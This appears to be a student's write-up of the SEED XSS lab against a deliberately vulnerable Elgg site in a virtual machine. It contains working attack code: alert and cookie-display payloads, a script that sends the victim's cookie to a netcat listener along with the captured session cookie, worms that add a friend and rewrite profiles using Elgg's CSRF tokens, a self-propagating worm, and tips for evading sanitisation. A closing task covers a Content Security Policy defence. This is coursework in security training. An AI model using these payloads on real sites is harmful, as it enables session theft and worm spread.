

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

The following website is the vulnerable Elgg site accessible at www.xsslabelgg.com inside the virtual machine. This will be our targeted website throughout the lab.





Observing HTTP Request

In this task, we observe the HTTP Request. In order to see a HTTP request, I perform any action on the website. Here I search for my name “faisal” in the search bar of the website, and using the developer tools, I see the request generated. The following shows the web activity:

Results for "faisal"

No results.





I see that the HTTP request has the method as **GET**.

Lab Environment

Here I attach pictures of how I set up the lab environment.

Dns Configuration

```
127.0.0.1 www.seedlabclickjacking.com
127.0.0.1 www.example1.com
[ Wrote 23 lines ]
```

Apache Configuration

```
<VirtualHost *:80>
    ServerName http://www.example1.com
    DocumentRoot /var/www/example1
</VirtualHost>

<VirtualHost *:80>
    ServerName http://www.mahir.com
    DocumentRoot /var/www/mahir
</VirtualHost>
```

Index Of File

Index of file:///var/www/

[^ Up to higher level directory](#)

Name	Size	Last Modified	
 CSRF		8/23/17	4:51:53 PM EDT
 RepackagingAttack		3/26/18	9:25:34 AM EDT
 SQLInjection		4/27/18	4:31:29 PM EDT
 XSS		7/25/17	8:15:10 PM EDT
 example1		10/24/24	1:23:58 AM EDT
 html		7/25/17	7:45:38 PM EDT
 mahir		10/23/24	11:33:38 PM EDT


Index of file:///var/www/example1/

[^ Up to higher level directory](#)

Name	Size	Last Modified	
 myscript.js	1 KB	10/23/24	7:37:36 AM EDT
 myscript.js.save	1 KB	10/24/24	1:23:58 AM EDT


Lab Tasks

Preparation: Getting Familiar with the "HTTP Header Live" tool




Task 1: Posting a Malicious Message to Display an Alert Window

Alert message for: `<script>alert('XSS');</script>`




Alert message for : `<script type="text/javascript" src="http://www.example1.com/myscript.js"></script>`



Task 2: Posting a Malicious Message to Display Cookies

Cookie for `<script>alert(document.cookie);</script>`, which was added on the users Brief Description option. It will show an alert window containing the cookies of the user.



Task 3: Stealing Cookies from the Victim's Machine attacker.

In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 127.0.0.1), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://127.0.0.1:5555?c='  
+ escape(document.cookie) + ' >');  
</script>
```

Type the command below to listen on port 5555:

```
$ nc -l 5555 -v
```

```

10/27/24]seed@VM:~$ nc -l 5555 -v
listening on [0.0.0.0] (family 0, port 5555)
connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
port 42476)
GET /?c=Elgg%3D35mt42legegpcf4mdcvddfa4v6 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

C
10/27/24]seed@VM:~$ nc -l 5555 -v
listening on [0.0.0.0] (family 0, port 5555)

```

Task 4: Becoming the Victim's Friend

I wrote an XSS worm that adds Samy as a friend to any other user that visits Samy's page. Here the XSS worm code that can be added in the About Me option of Samy's profile:

```

<script type="text/javascript">
    window.onload = function () {
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;          (1)
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;  (2)
        var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" +
ts + token;


        // Create and send an Ajax request to add Samy as a friend
        Ajax = new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
        Ajax.send();
    }
</script>

```



```
GET: HTTP/2.0 200 OK
Cache-control: private, max-age=0
<-content-type-options: nosniff
Content-type: text/plain; charset=utf-8
Content-encoding: gzip
Date: Tue, 29 Oct 2024 09:31:28 GMT
Server: ESF
<-xss-protection: 0
<-frame-options: SAMEORIGIN
```

Samy becomes a friend of his due to the worm code.



Question. Answer of the following questions:

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Purpose of Lines (1) and (2)

- **Line (1):** (`var ts="__elgg_ts="+elgg.security.token.__elgg_ts;`): This line retrieves the timestamp (`__elgg_ts`) required by the Elgg server to verify that the HTTP request is genuine. The timestamp is a token provided by the server and prevents replay attacks, ensuring the request is timely and fresh.
- **Line(2):**(`var token="__elgg_token="+elgg.security.token.__elgg_token;`): This line retrieves the CSRF (Cross-Site Request Forgery) token (`__elgg_token`). Elgg uses this token to validate that requests are from a legitimate source (i.e., a logged-in user's session) and to prevent cross-site request forgery attacks. Including this token is essential for the Elgg server to accept the request as legitimate.

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Feasibility of Attack in Editor Mode Only

If the Elgg application only provides Editor mode for the "About Me" field, achieving the attack could be challenging but is not impossible. In Editor mode, the platform typically adds extra

HTML or JavaScript escape characters to sanitize and prevent the inclusion of direct script tags, which would modify the code and hinder its execution.

Possible workarounds:

1. **Inline Event Handlers:** If Editor mode allows inline event handlers within HTML tags, you might embed JavaScript in an `onerror`, `onclick`, or similar handler to initiate the attack. For example, `` might execute your JavaScript if the sanitization isn't strict enough.
2. **Alternative Injection Points:** If Editor mode heavily restricts JavaScript, look for other profile fields or features in Elgg that may accept JavaScript or HTML without stringent filtering, allowing the XSS attack to execute there instead.

Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. Similar to the previous task, I wrote a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify a profile, first of all I find out how a legitimate user edits or modifies their profile in Elgg. More specifically, I just figured out how the HTTP POST request is constructed to modify a user's profile.

XSS worm code:

```
<script type="text/javascript">

window.onload = function() {

    // access username, user gu-id, timestamp, and security token

    var userName = elgg.session.user.name;

    var guid = "&guid=" + elgg.session.user.guid;

    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;

    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    //update the "About Me" section

    var content = "__elgg_token=" + elgg.security.token.__elgg_token +

        "&__elgg_ts=" + elgg.security.token.__elgg_ts +

        "&guid=" + elgg.session.user.guid +
```

```
"&name=" + encodeURIComponent(userName) +  
"&description=" + encodeURIComponent("Hi, your profile is hacked by  
Samy!") +
```


```
"&accesslevel[description]=2"; // '2' represents public visibility
```

```
var samyGuid = "47";  
  
if (elgg.session.user.guid != samyGuid) {           (1)  
  
    var Ajax = new XMLHttpRequest();  
  
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; // URL to modify the  
profile
```

```
    Ajax.open("POST", sendurl, true);  
  
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");  
  
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
  
    Ajax.send(content);  
  
    }  
}  
  
</script>
```

```
ount=1&ofs=247&req0_data=[null,[  
POST: HTTP/2.0 200 OK  
Content-type: text/plain; charset=utf-8  
Content-encoding: gzip  
Date: Tue, 29 Oct 2024 09:27:44 GMT  
Server: ESF  
Cache-control: private  
Content-length: 33  
-xss-protection: 0  
-frame-options: SAMEORIGIN  
-content-type-options: nosniff  
lt-svc: h3=":443"; ma=2592000,h3-29=":443";  
-Firefox-Spdy: h2
```

When a user like Charlie visits Samy's profile, then a worm message like "Hi, your profile is hacked by Samy!" will show in the "About Me" option of Charlie.


 <div>Edit profile</div> <div>Edit avatar</div> Blogs Bookmarks	Brief description: <input type="text"/>
	About me Hi, your profile is hacked by Samy!

Questions


Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

If I remove Line (1), the script will attempt to execute for *any* visitor, including Samy. This means that whenever Samy visits their own profile page, the JavaScript code will execute, attempting to modify Samy's profile instead of another user's profile.

[Add widgets](#)



Samy

Brief description: 

About me

Hi, your profile is hacked by Samy!

[Edit profile](#)

Task 6: Writing a Self-Propagating XSS Worm

To create a self-propagating XSS worm, I just modified the JavaScript code so it not only updates the victim's profile to add Samy as a friend but also copies the worm itself into the victim's profile. This way, when others view the infected profile, they will be similarly infected, spreading the worm further. Here, I used the **DOM approach** to retrieve the worm code and inject it into the profile.

Here is the JavaScript code that accomplishes this:

```
<script id="worm" type="text/javascript">
window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>\"";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var newName = encodeURIComponent("Infected by Samy");
    var infectionMessage = encodeURIComponent("This profile is infected
by the Samy worm!");
```

```

var content = "__elgg_token=" + elgg.security.token.__elgg_token +
    "&__elgg_ts=" + elgg.security.token.__elgg_ts +
    "&guid=" + elgg.session.user.guid + "&name=" + newName
+ "&description="+infectionMessage+wormCode+"&accesslevel[descriptio
n]=2";

var samyGuid = "47";
if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";


    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");

    Ajax.send(content);

    var addFriendUrl =
"http://www.xsslabelgg.com/action/friends/add?friend=" + samyGuid + ts +
token;
    var friendAjax = new XMLHttpRequest();
    friendAjax.open("GET", addFriendUrl, true);
    friendAjax.setRequestHeader("Host", "www.xsslabelgg.com");
    friendAjax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    friendAjax.send();
}
}
</script>

```

It will show a worm message in the visitors profile like “This profile is infected by the Samy worm!”. It will also change the visitor's profile name like if the visitor was **Boby**, after visiting Samy's profile Boby's profile name will change to “**Infected by Samy**(like).



That means this script will infect any visitor's profile with the worm, making it self-propagating. Each infected profile will add Samy as a friend and propagate the worm code to the next visitor's profile, achieving the intended self-spreading effect.

Task 7: Defeating XSS Attacks Using CSP

This task aims to prevent XSS attacks by using **Content Security Policy (CSP)** to control which JavaScript sources a browser trusts and executes. By separating trusted code from untrusted user input and restricting inline scripts, CSP helps ensure that only secure, server-approved JavaScript can run, blocking malicious code injection.

Set up DNS


Set up the DNS entry, so the following web server can be accessed via three different URLs. Add the following three entries to the `/etc/hosts` file.

```
127.0.0.1      www.example32.com
127.0.0.1      www.example68.com
127.0.0.1      www.example79.com
```

Load the page on each URL

(<http://www.example32.com:8000/csptest.html>,
<http://www.example68.com:8000/csptest.html>,
<http://www.example79.com:8000/csptest.html>)

to see which scripts execute successfully. Initially:



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

[Click me](#)

There was no nonce mentioned for id = area3, so it shows “Failed”. Then I attach a respective nonce for area3 & then it will show “OK”.

Executable http_server.py

```
#!/usr/bin/env python2
from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler
```



```

from urlparse import urlparse

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')

        # Modified CSP header to allow all scripts
        self.send_response(200)
        self.send_header('Content-Security-Policy',
                        "default-src 'self';"
                        "script-src 'self' *.example68.com:8000 *.example79.com:8000"
                        "'nonce-1rA2345' 'nonce-2rB3333' 'nonce-2rB4444';")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()

```

Updated **csptest.html** code

```
Open ▾ [icon] csptest.html
~/Desktop/csp

<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>


<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB4444">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

Now refresh the all three mentioned sites(example32,example68...)



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: OK
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Click me

That's all about Cross-Site Scripting (XSS) Attack Lab.